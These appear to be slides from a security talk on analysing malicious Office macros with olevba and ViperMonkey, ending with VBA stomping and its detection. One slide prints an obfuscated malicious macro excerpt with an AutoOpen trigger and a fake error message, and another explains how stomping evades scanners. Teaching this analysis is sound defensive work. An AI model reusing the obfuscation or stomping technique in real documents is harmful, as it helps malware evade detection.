
- Even encrypted with password

Demo: olevba

Services and Projects using oletools/olevba

- Online analysis services and Sandboxes:
  - Anlyz.io, dridex.malwareconfig.com, Hybrid-analysis.com, Joe Sandbox, malshare.io, SNDBOX, YOMI,and probably VirusTotal
  - CAPE, Cuckoo Sandbox,
- Malware Analysis tools and projects:
  - ACE, AssemblyLine, DARKSURGEON, FAME, FLARE-VM, Laika BOSS, MacroMilter, mailcow, malware-repo, Malware Repository Framework (MRF), olefy, PeekabooAV, pcodedmp, PyCIRCLean, REMnux, Snake, Strelka, stoQ, TheHive/Cortex, TSUGURI Linux, Vba2Graph, Viper, ViperMonkey,. And quite a few other projects on GitHub.

But sometimes, static analysis is not enough



```
xafytdy() & yxoxhed() & awehil()
ehzihunu = ehzihunu & akpagpol() & ritekm() & yrzuttuwma() & amere() & htebihok() & ywjibso() & rgurtuskuw() & hoxuqmo() & dapalhaj() & wybecz() & xugab() & yqidog() &
ucsotkyty() & omhobcalbe()
ehzihunu = ehzihunu & ociqawqi() & ogpefji() & emwedkipxa() & fzocypsew() & vuzudw() & ajate() & uwame() & ajullelba() & nylaxmixt() & ihzuwhe() & opjary() & cpatacor()
 & qarsymzapf() & cywin()
ehzihunu = ehzihunu & ctumzock() & xaloger() & zyrpoqta() & eflidlo() & acynconv() & umowqa() & inewduvfi() & tyxilpa() & ipefqux() & zannycf() & onjulhahb() & axnocweh
pu() & xibjovc() & rjezmocoqg()
ehzihunu = ehzihunu & pogxewros() & otgijxe() & equzilo() & bsanernyg() & ybnogosy() & imlizy() & ndoxqynizx() & znokoky() & omimzoq() & yvxuwe() & tfunabyr() & ijaxyc(
) & zqopcilta() & qohaw()
ehzihunu = ehzihunu & iqlasakl() & ecjunfop() & orrytelu() & fjafex() & dezib() & ttocwyb() & qyqgikh() & xxyboqoh() & tgedhywiln() & ifcejmuto() & igmebkuj() & yzigy()
 & nycydi() & zawmuh()
ehzihunu = ehzihunu & mimpucvos() & guqfirbe() & ogygno() & felilo() & qywegi() & uqywe() & rqowzefijz() & dichuhy() & xkafepc() & jumaba() & gxawox() & onqowidk() & iz
ujuxje() & ojehir()
ehzihunu = ehzihunu & jbekqewn() & igrohohv() & incohbyslu() & btinydwy() & ytohih() & btyjavjydk() & borolit() & esegi() & bekyl() & sexoru() & qfansybyq() & ysimlopm(
) & ketyxw() & duqxohva()
ehzihunu = ehzihunu & ohzicbozbo() & hvekmufvuns() & ygfeqce() & ajloqsak() & sogcysehc() & alusi() & ugylywq() & cumyxn() & utlyry() & mjokmafz() & asmadnylha() & wwyr
sijnef() & fqojeco() & ajwesga()
ehzihunu = ehzihunu & zejxoxavk() & jylubfi() & tdinjifq() & ysuknewha() & akgufe() & hbampuvs() & ickolux() & jezredan() & avbehy() & ipxixo() & zunqotym() & ykuvsuhje
() & fjuhyqjufl() & oxusvysq()
ehzihunu = ehzihunu & hudekxa() & xwykecmy() & izvutpu() & hgepyq() & cqytqovu() & kalsot() & ofsubsy() & nzobkopas() & izkilva() & pgyqkisxes() & tuhhazumj()
avkow = omsermyhv & btesgyhidl
snagozhil6 = ydixyszo & skopsukbev7 & kajzez
ebop9 = lxipci9 & bvudfyl5 & ofudepa6 & obpyhqyq0 & plagfy4 & uzevhe & cadxa0 & uqyzelz8 & nyqmenh & uxehvy5
lurozgen1 fvyjewas, ebop9
nxezysfype fvyjewas, snagozhil6
ruref fvyjewas, ehzihunu
addequ fvyjewas, avkow
ActiveDocument.Content.Text = "Internal Error. Please try again."

End Sub
Sub AutoOpen()
ugtokotzadk
End Sub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|Suspicious|Run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|CreateObject        |May create an OLE object                     |
+----------+--------------------+---------------------------------------------+
```


ViperMonkey

- In practice: malware writers are very creative
- Impossible to deobfuscate every malware using static analysis (oledump, olevba).

- Other approaches :
  - **Sandboxing / "Detonation"** (detectable)
  - **Convert VBA to VBS** => run cscript.exe (risky)
  - **Custom VBA Parser + Emulation => ViperMonkey**

ViperMonkey

- https://github.com/decalage2/ViperMonkey




Demo: ViperMonkey

Advanced Techniques


VBA Stomping

- VBA Macros are stored under several forms within a document:
  - **VBA Source Code:**
    - Plain text as it is entered in the VBA Editor (compressed)
  - **P-code:**
    - Pre-parsed bytecode, ready to be executed
- When a file containing macros is opened, **the P-code is used to run macros, not the source code.**
  - if it matches the MS Office version
- But most analysis tools and antimalware engines only check the VBA source code.
- If you modify the VBA source code to look benign, the malicious P-code can go undetected and run => VBA Stomping



VBA Stomping

- Technique reported years ago by Dr Vesselin Bontchev
  - pcodedmp: tool to disassemble the P-code
- VBA Stomping demonstrated at Derbycon 2018 by Kirk Sayre, Harold Oldgen and Carrie Roberts
  - adb: tool to "stomp" a document
  - VBASeismograph: 1st tool to detect stomping (false positives)
- EvilClippy released in 2019 by Stan Hegt
  - A simple and effective tool to replace the malicious VBA source code by a benign one
  - Web server to provide the P-code that matches the MS Office version automatically




VBA Stomping Detection

- Detection technique implemented in the new **olevba 0.55:**

1. Disassemble P-code using pcodedmp
2. Extract all the relevant keywords:
    - Sub and Function names
    - Called functions
    - Variable names
3. Compare with VBA source code
4. **If any keyword is missing, then the VBA source has probably been stomped**

- Simple yet effective.
- Inspired from VBASeismograph, different implementation
- Tricky part: extracting the right keywords from pcodedmp



